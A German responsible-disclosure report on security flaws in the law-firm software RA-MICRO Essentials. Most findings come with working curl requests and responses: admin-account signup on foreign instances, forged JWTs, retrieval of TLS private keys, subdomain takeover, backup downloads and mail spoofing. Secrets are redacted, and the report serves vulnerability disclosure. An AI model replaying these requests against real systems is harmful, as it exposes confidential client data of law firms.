RA-MICRO Essentials Responsible Disclosure 2

2025-08-19

Version 1.01

Poschi und Smeky

Hinweis: Für die Veröffentlichung wurden alle Geheimnisse und private Daten entfernt.

Die Firma RA-MICRO bietet Software zur Mandatsverwaltung für Rechtsanwälte an. Diese Analyse bezieht sich auf RA-MICRO Essentials. Sie wird von RA-MICRO als Software-as-a-Service betrieben.

Es wurden weitere Sicherheitslücken gefunden.

1. Geheimnisse in öffentlich zugänglichem JavaScript gespeichert

In der Datei `https://demo.es.ra-micro.de/chunk-EMNBMYYN.js` lassen sich einige Passwörter und Zugangsdaten finden. Diese Geheimnisse sind auf allen Instanzen gleich und lassen sich ohne Authentifizierung abrufen:

```
var t = {
  production: !1,pl
  apiUrl: e,
  webdavExternalUrl: e,
  webdavTokenUrl: e,
  socketUrl: e,
  publicVapidKey: 'REDACTED',
  wpCustomerKey: 'REDACTED',
  wpCustomerSecret: 'REDACTED',
  wpURL: 'https://ra-micro-essentials.de/',
  essentialsApi: 'https://api.essentials.ra-micro.de',
  wooAuth: 'root:REDACTED',
  privateHashKey: 'REDACTED',
  rmoCryptKey: 'REDACTED',
  microsoft: {
    oAuthClientId: '06050f3f-23d9-4100-8757-08e0645c4519',
    oAuthClientSecret: 'REDACTED',
    oAuthRedirectUri: 'https://oauth.essentials.ra-micro.de/redirect.html',
    oAuthScopes:
'user.read,mailboxsettings.read,mail.readwrite,mail.send,calendars.readwrite ',
    oAuthAuthority: 'https://login.microsoftonline.com/common'
  },
  showJuraAI: !1,
  showOutlookSync: !0,
  showOutlookEmailSync: !0,
  usingTauriBackend: !1,
  logLevel: 'DEBUG'
};
```

1.1 Microsoft OAuth Credentials

Das Microsoft OAuth Client Secret (`oAuthClientSecret`) sollte als Geheimnis auf dem Server verbleiben.

1.2 WooCommerce Credentials

Die Variablen `wpCustomerKey` und `wpCustomerSecret` sind offenbar Zugangsdaten für ein WooCommerce. Diese werden vom Frontend allerdings nicht genutzt. Diese Informationen gehören nicht in das Frontend.

Die Zugangsdaten `wooAuth` gehören zu dem Endpoint `https://api.essentials.ra-micro.de/woouserinfo`. Dieser Endpunkt ist somit von allen aufrufbar.

1.3 privateHashKey

Der `privateHashKey` wird zur symmetrischen client-seitigen Verschlüsselung des Passworts verwendet. Das verschlüsselte Passwort wird dann per HTTPS übertragen und so in der Datenbank abgelegt. Damit können auch die in Backups gespeicherten User-Passwörter (vgl. unseren Bericht vom 26.05.2025) entschlüsselt werden.

In der Forum-Instanz existiert der Account `REDACTED@ra-micro.de`. Dazu ist in der Datenbank der verschlüsselte Wert `REDACTED` gespeichert. Dies lässt sich zu `REDACTED` entschlüsseln.

```
// https://www.npmjs.com/package/crypto-js
const CryptoJS = require("crypto-js");
const bytes = CryptoJS.AES.decrypt("REDACTED", "REDACTED");
console.log(bytes.toString(CryptoJS.enc.Utf8));
// Output: REDACTED
```

Diese Form der Speicherung von Passwörtern ist nicht zeitgemäß, vgl. Einweg-Hashfunktion auf dem Sever.

Der privateHashKey wird auch genutzt, um die beA-PIN zu verschlüsseln. In der Forum-Instanz existiert ein Schlüssel vom User `REDACTED`. Der verschlüsselte Wert `REDACTED` lässt sich zu der PIN `REDACTED` zurückrechnen. Gleiches gilt auch für andere Geheimnisse wie IMAP-Zugangsdaten.

Da die o.g. Zugangsdaten funktionieren, kann vermutet werden, dass die User nicht aufgefordert (oder technisch gezwungen) wurden, ihre Passwörter zu rotieren. Auch die IMAP-Zugangsdaten sollten rotiert und hinterlegte beA-Zertifikate widerrufen werden.

2. Anlegen von Demo-Usern funktioniert auch auf anderen Instanzen

In der Demo-Instanz gibt es einen Mechanismus der Demo-User anlegt. Dieser funktioniert auch auf anderen Instanzen. Es konnte so ein weiterer User mit dem Usernamen `demo_ccc` und dem Passwort `REDACTED` auf der Forum-Instanz anlegen werden:

```
curl 'https://forum.es.ra-micro.de/api/auth/signup' \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' \
  -H 'Accept: application/json, text/plain, */*' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate, br, zstd' \
  -H 'Referer: https://demo.es.ra-micro.de/sign-in?demologin=true' \
  -H 'Content-Type: application/json' \
  -H 'Origin: https://demo.es.ra-micro.de' \
  -H 'Sec-GPC: 1' \
  -H 'Connection: keep-alive' \
  -H 'Sec-Fetch-Dest: empty' \
  -H 'Sec-Fetch-Mode: cors' \
  -H 'Sec-Fetch-Site: same-origin' \
  --data-raw '{"username":"demo_ccc","password":"REDACTED","email":"demo_ccc","roles":
["admin"]}'
```

Antwort:

```
{
    "success": true,
    "message": "User was registered successfully! with role",
    "translate": "global.successMessages.UserRegisteredWithRole",
    "roles": [
        {
            "id": 3,
            "rol_name": "admin",
            "rol_hergestellt_in": "1664799231",
            "rol_aktualisiert_am": "1664799231"
        }
    ],
    "userId": 142
}
```


Damit kann ein Login durchgeführt werden. Das Ergbnis ist ein accessToken:

```
curl 'https://forum.es.ra-micro.de/api/auth/signin' \
-X POST \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' \
-H 'Accept: application/json, text/plain, */*' \
-H 'Accept-Language: en-US,en;q=0.5' \
-H 'Accept-Encoding: gzip, deflate, br, zstd' \
-H 'Referer: https://demo.es.ra-micro.de/sign-in?demologin=true' \
-H 'Content-Type: application/json' \
-H 'Origin: https://demo.es.ra-micro.de' \
-H 'Sec-GPC: 1' \
-H 'Connection: keep-alive' \
-H 'Sec-Fetch-Dest: empty' \
-H 'Sec-Fetch-Mode: cors' \
-H 'Sec-Fetch-Site: same-origin' \
--data-raw '{"username":"demo_ccc","password":"REDACTED"}'
```

Antwort


```
{
    "success": true,
    "id": 142,
    "username": "demo_ccc",
    "email": "demo_ccc",
    "roles": [
        "ROLE_ADMIN"
    ],
    "accessToken": "REDACTED.REDACTED.REDACTED"
}
```


Während des Tests wurden weitere User angelegt die auch gelöscht werden sollten:

- demo_206
- demo_618
- demo_191

3. Installer frei abrufbar

Über die frei zugängliche URL `http://setup.essentials.ra-micro.de/` wird das Script `setup-server.sh` zum Download angeboten. Dies scheint ein Script zu sein, mit dem eine Essentials-Instanz installiert werden kann. Darin sind viele Zugangsdaten und Links zu frei abrufbaren Ressourcen enthalten. Daraus ergeben sich weitere Probleme:

3.1 Zertifikate öffentlich abrufbar

Über den Endpunkt `https://api.essentials.ra-micro.de/getcert` lassen sich die privaten TLS-Schlüssel für diese Domains abrufen:

- `*.es.ra-micro.de`
- `*.ssh.essentials.ra-micro.de`

Dies sind die privaten Schlüssel die für alle Instanzen genutzt werden.

```
curl -u root:REDACTED -H "type: nginx" https://api.essentials.ra-micro.de/getcert
curl -u root:REDACTED -H "type: ssh" https://api.essentials.ra-micro.de/getcert
```

Die Möglichkeit, die privaten Schlüssel abzurufen, muss unterbunden und die Zertifikate müsen widerruf werden.

3.2 Übernahme beliebiger Subdomains

Es ist möglich beliebige Subodmains zu übernehmen:

```
curl -u "root:REDACTED" -H "domain: ccc.es.ra-micro.de" -H "ip: 195.54.164.39" -X POST
https://api.essentials.ra-micro.de/registerdomain
```

Wenn die Domain aufgelöst wird, landet man auf einer RA-Micro fremden Webseite:

```
$ curl -v http://ccc.es.ra-micro.de
*   Trying 195.54.164.39:80...
* Connected to ccc.es.ra-micro.de (195.54.164.39) port 80 (#0)
> GET / HTTP/1.1
> Host: ccc.es.ra-micro.de
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Moved Temporarily
< Server: nginx/1.28.0
< Date: Fri, 13 Jun 2025 13:45:16 GMT
< Content-Type: text/html
< Content-Length: 145
< Connection: keep-alive
< Location: https://www.ccc.de/
<
<html>
<head><title>302 Found</title></head>
<body>
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.28.0</center>
</body>
</html>
```

Die Adresse `http://ccc.es.ra-micro.de` führt jetzt zur Startseite vom Chaos Computer Club. Zusammen mit den validen Zertifikaten aus dem Kapitel zuvor wäre es möglich, eine täuschend echte Phshing-Seite unterhalb der Domain von `ra-micro.de` zu betreiben.

3.3 Weitere Endpunkte

Es gibt noch viele weitere Endpoints die nicht weiter untersucht wurden:

- `https://api.essentials.ra-micro.de/createcustomer`
- `https://api.essentials.ra-micro.de/tunnel`
- `https://api.essentials.ra-micro.de/getip`
- `https://api.essentials.ra-micro.de/bind9`
- `https://api.essentials.ra-micro.de/updateip`
- `https://api.essentials.ra-micro.de/setupdevice`
- `https://api.essentials.ra-micro.de/woocompleteorder`

4. Update-Seite frei abrufbar

Der Endpunkt `https://update.essentials.ra-micro.de/` ist frei abrufbar. Darunter befindet sich die Datei `version.json`. Darin befindet sich eine Liste mit allen Dateien, die für die Installation benöigt werden. Alle sind frei abrufbar.

5. Backend

Über die URL `https://update.essentials.ra-micro.de/ra-micro-essentials-backend.tgz` lässt sich

das RA-Micro Backend herunterladen. Darin sind sehr viele statische Geheimnisse entalten, die über alle Instanzen hinweg gleich sind. Es sollte grundsätzlich bewertet werden, ob die gleichen Geheimnisse für verschiedene Kunden genutzt werden sollen.

5.1 Beliebige JSON Web Token (JWT) erstellen

RA-Micro benutzt JWT, um User gegenüber dem Backend zu authentifizieren. Zur Erstellung eines validen JWT ist die ID des Users (z.B. `89`), der Domainname der Instanz (z.B. `demo.es.ra-micro.de`) und das Geheimnis für die JWT Signatur nötig. Die ID lässt sich ausprobieren, der Domainname ist bekannt. Die Signatur setzt sich wie folgt zusammen (vgl. `ra-micro-essentials-backend/auth.config.js`):

```
sha256(REDACTED + hostname + REDACTED)
```

Der Hostname für jede belieibge Instanz lässt sich leicht herausfinden:


```
$ dig +short demo.es.ra-micro.de
194.163.149.103
$ dig +short -x 194.163.149.103
vmi1299172.contaboserver.net.
```

So können für beliebige Instanzen JWT ausgestellt und benutzt werden. Für die Demo-Instanz gilt:

```
sha256(REDACTED + vmi1299172.contaboserver.net + REDACTED)
-> REDACTED
```

Dadurch lässt sich für den User REDACTED (id 89) ein JWT ausstellen, der bis zum Jahr 2033 gültig ist:

```
REDACTED.REDACTED.REDACTED
```



Dieser läst sich auch erfolgreich benutzen:

```
curl 'https://demo.es.ra-micro.de/api/akte/akte_daten_by_offset?
limit=30&offset=0&pool_nr=1&ben_nr=0&referat=0&aktenkennzeichen=0&exklusiv_ben_nr=&startDate
=null&endDate=null&showArchivedCases=false' \
  -H 'Accept: application/json, text/plain, */*' \
  -H 'x-access-token: REDACTED.REDACTED.REDACTED'
```

Response:


```
[
    {
        "id": null,
        "akt_stamp_datum": null,
        "akt_poolnr": 1,
        "akt_nr": "223",
        "akt_unterakten1_9": null,
        "akt_name": "REDACTED",
        "akt_beschreibung": "Scheidung",
        "akt_mdtadrnr": "42062",
        // Redacted
    },
    {
        "id": null,
        "akt_stamp_datum": null,
        "akt_poolnr": 1,
        "akt_nr": "123",
        "akt_unterakten1_9": null,
        "akt_name": "REDACTED",
        "akt_beschreibung": "Schadensersatz",
        "akt_mdtadrnr": "42060",
        // Redacted
    }
]
```


5.2 Statisches `x-secret` für administrative Aufgaben

Es gibt bestimmte Endpunkte im Backend, die mit einem alternativen Authentifizierungsverfahren gesichert sind:

- `api/license/get_customer_license_data`
- `api/license/get_rmo_one_time_key`
- `api/license/set_rmo_one_time_key`
- `api/license/set_rmo_license_data`
- `api/license/fetch_rmo_license_data`
- `api/license/S3DataFromRmo`
- `api/license/LicenseDataFromRmo`

Diese kann man mit dem HTTP-Header `x-secret` mit dem Wert `REDACTED` aufrufen (vgl. `ra-micro-essentials-backend/routes/license.js`). Darüber lässt sich unter anderem der `rmo_one_time_key` abrufen.

```
curl 'https://demo.es.ra-micro.de/api/license/get_rmo_one_time_key' -H 'x-secret: REDACTED'
```

Response:



```
{
    "success": true,
    "mssg": "rmo_guid read",
    "key": "REDACTED"
}
```


Dieser wird im `setup-server.sh` Script gesetzt und für verschiedene Operationen auf dem Endpoint `https://api.essentials.ra-micro.de` verwendet.

5.3 Zugangsdaten ramicroessentialsmail

Der Endpoint `https://www.ra-micro-online.de/ramicroessentialsmail` lässt sich mit dem `WebserviceKey: REDACTED` aufrufen. So lassen sich beispielseise im Namen von RA-Micro Mails versenden:

```
curl 'https://www.ra-micro-online.de/ramicroessentialsmail/api/SendBackupInfo' \
  -X POST \
  -H 'WebserviceKey: REDACTED' \
  -H 'Accept: application/json' \
  -H 'Content-Type: application/json' \
  --data-raw
'{"Mail":"bfqeqsat3g@qygwq.anonbox.net","Datum":"1.1.2030","Uhrzeit":"13:37","Subdomain":"de
mo","Link":"https://www.ccc.de/de/disclosure"}'
```



Date 13 Jun 2025 20:57:16 +0200
From "RA-MICRO Online" <no-reply-essentials@ra-micro.de>
To bfqeqsat3g@qygwq.anonbox.net
Subject Neue Datensicherung am 1.1.2030 für demo erstellt

View this email's source

Es wurde am 1.1.2030 um 13:37 Uhr eine neue automatische Datensicherung für demo erstellt.
Die Datensicherung ist unter dem folgenden LINK https://www.ccc.de/de/disclosure erreichbar.

Die Datensicherung ist verschlüsselt, das Kennwort ist ebenfalls im RA-MICRO Essentials in den Systemeinstellungen einsehbar.

Diese E-Mail wurde automatisch von RA-MICRO Essential gesendet.

5.4 Zugangsdaten RaMicroEssentialsLicensing

Der Endpunkt `https://www.ra-micro-online.de/RaMicroEssentialsLicensing` lässt sich mit dem `WebserviceKey: REDACTED` und dem `rmo_one_time_key` aus dem vorherigen Abschnitt aufrufen.

6. Zugangsdaten safety-backup

In den Dateien `https://update.essentials.ra-micro.de/monitoring.py` und `s3_backup.sh` lassen sich die Zugangsdaten `root:REDACTED` für den Serer `https://safety-backup.es.ra-micro.de` finden.

Dadurch lassen sich wieder die Backups beliebiger Instanzen anzeigen und herunterladen:

```
curl 'https://safety-backup.es.ra-micro.de/backup' \
  -u 'root:REDACTED' \
  -H 'subdomain: forum'
```

Response:


```
{
    "count": 4,
    "files": [
        {
            "download": "https://safety-backup.es.ra-micro.de/generatedownload?
subdomain=forum&filename=generated-backup-forum-2025-06-13.7z",
            "filename": "generated-backup-forum-2025-06-13.7z",
            "timestamp": 1749765722.9032993
        },
        {
            "download": "https://safety-backup.es.ra-micro.de/generatedownload?
subdomain=forum&filename=generated-backup-forum-2025-06-12.7z",
            "filename": "generated-backup-forum-2025-06-12.7z",
            "timestamp": 1749679330.0117626
        },
        {
            "download": "https://safety-backup.es.ra-micro.de/generatedownload?
subdomain=forum&filename=generated-backup-forum-2025-06-07.7z",
            "filename": "generated-backup-forum-2025-06-07.7z",
            "timestamp": 1749247326.7405162
        },
        {
            "download": "https://safety-backup.es.ra-micro.de/generatedownload?
subdomain=forum&filename=generated-backup-forum-2025-06-06.7z",
            "filename": "generated-backup-forum-2025-06-06.7z",
            "timestamp": 1749160927.5094643
        }
    ],
    "subdomain": "forum"
}
```

Analog können auch Reports über den Endpunkt `https://safety-backup.es.ra-micro.de/report` abgerufen oder geschrieben werden.

7. Zugangsdaten Monitoring

In der Datei `https://update.essentials.ra-micro.de/install-monitoring.sh` sind Zugangsdaten für den Server `monitor.ds.ra-micro.de:5511` zu finden. Damit lassen sich falsche Monitoring-Informationen einliefern.

```
host: monitor.ds.ra-micro.de:5511
secret_key: REDACTED
group: ramicroessentials
```

8. Bea-Modul

Über die URL `https://update.essentials.ra-micro.de/ra-micro-essentials-bea.tgz` lässt sich das Bea-Modul herunterladen. Darin sind Zugangsdaten für `ksw.bea-brak.de` zu finden:

- Config:
  - `config.ini`
  - `config.production.ini`
  - `config.sandbox.ini`
- Zertifikat:
  - `produktiv.enc`
  - `RA-MICRO_Prod.enc`
  - `RA-MICRO_SPT.enc`
  - `schulung.enc`

9. RA-Micro Box

Es ist möglich, eine "RA-Micro Essentials Box" als "On-Premises-Lösung" zu bestellen. Laut RA-Micro-Webseite läuft die Software dann auf einem Computer in der jeweiligen Kanzlei. Das würde bedeuten, dass die oben genannten Probleme auch dann weiter bestehen, wenn der Zugriff auf `setup.essentials.ra-micro.de` eingeschränkt wird.

Mittels Shodan lassen sich alle RA-Micro Essentials Instanzen finden, die nicht im Contabo-Rechenzentrum stehen:

https://www.shodan.io/search?query=http.html%3A%22%3Ctitle%3ERA-MICRO+Essentials%3C%2Ftitle%3E%22+-org%3A%22Contabo+GmbH%22

Wenn man die TLS-Zertifikate einer beliebigen Instanz (z.B. `109.73.53.72`) mit dem von `demo.es.ra-micro.de` vergleicht, dann kann gezeigt werden, dass dasselbe Zertifikat und somit derselbe private Schlüssel auf beiden Server verwendet werden:

Host: 109.73.53.72

```
$ openssl s_client -showcerts  -connect 109.73.53.72:443 </dev/null
CONNECTED(00000003)
Can't use SSL_get_servername
depth=2 C = US, O = Internet Security Research Group, CN = ISRG Root X1
verify return:1
depth=1 C = US, O = Let's Encrypt, CN = R11
verify return:1
depth=0 CN = *.es.ra-micro.de
verify return:1
---
Certificate chain
 0 s:CN = *.es.ra-micro.de
   i:C = US, O = Let's Encrypt, CN = R11
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: Apr 21 06:21:26 2025 GMT; NotAfter: Jul 20 06:21:25 2025 GMT
-----BEGIN CERTIFICATE-----
...
```

Host: demo.es.ra-micro.de

```
$ openssl s_client -showcerts -servername demo.es.ra-micro.de -connect demo.es.ra-
micro.de:443 </dev/null
CONNECTED(00000003)
depth=2 C = US, O = Internet Security Research Group, CN = ISRG Root X1
verify return:1
depth=1 C = US, O = Let's Encrypt, CN = R11
verify return:1
depth=0 CN = *.es.ra-micro.de
verify return:1
---
Certificate chain
 0 s:CN = *.es.ra-micro.de
   i:C = US, O = Let's Encrypt, CN = R11
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: Apr 21 06:21:26 2025 GMT; NotAfter: Jul 20 06:21:25 2025 GMT
-----BEGIN CERTIFICATE-----
...
```

Daher kann vermutet werden, dass Kanzleien, die die Essentials Box nutzen, auch Zugriff auf den private Schlüssel für `*.es.ra-micro.de` erlangen. Damit sollte das Zertifikat widerrufen und die Architektur verbessert werden.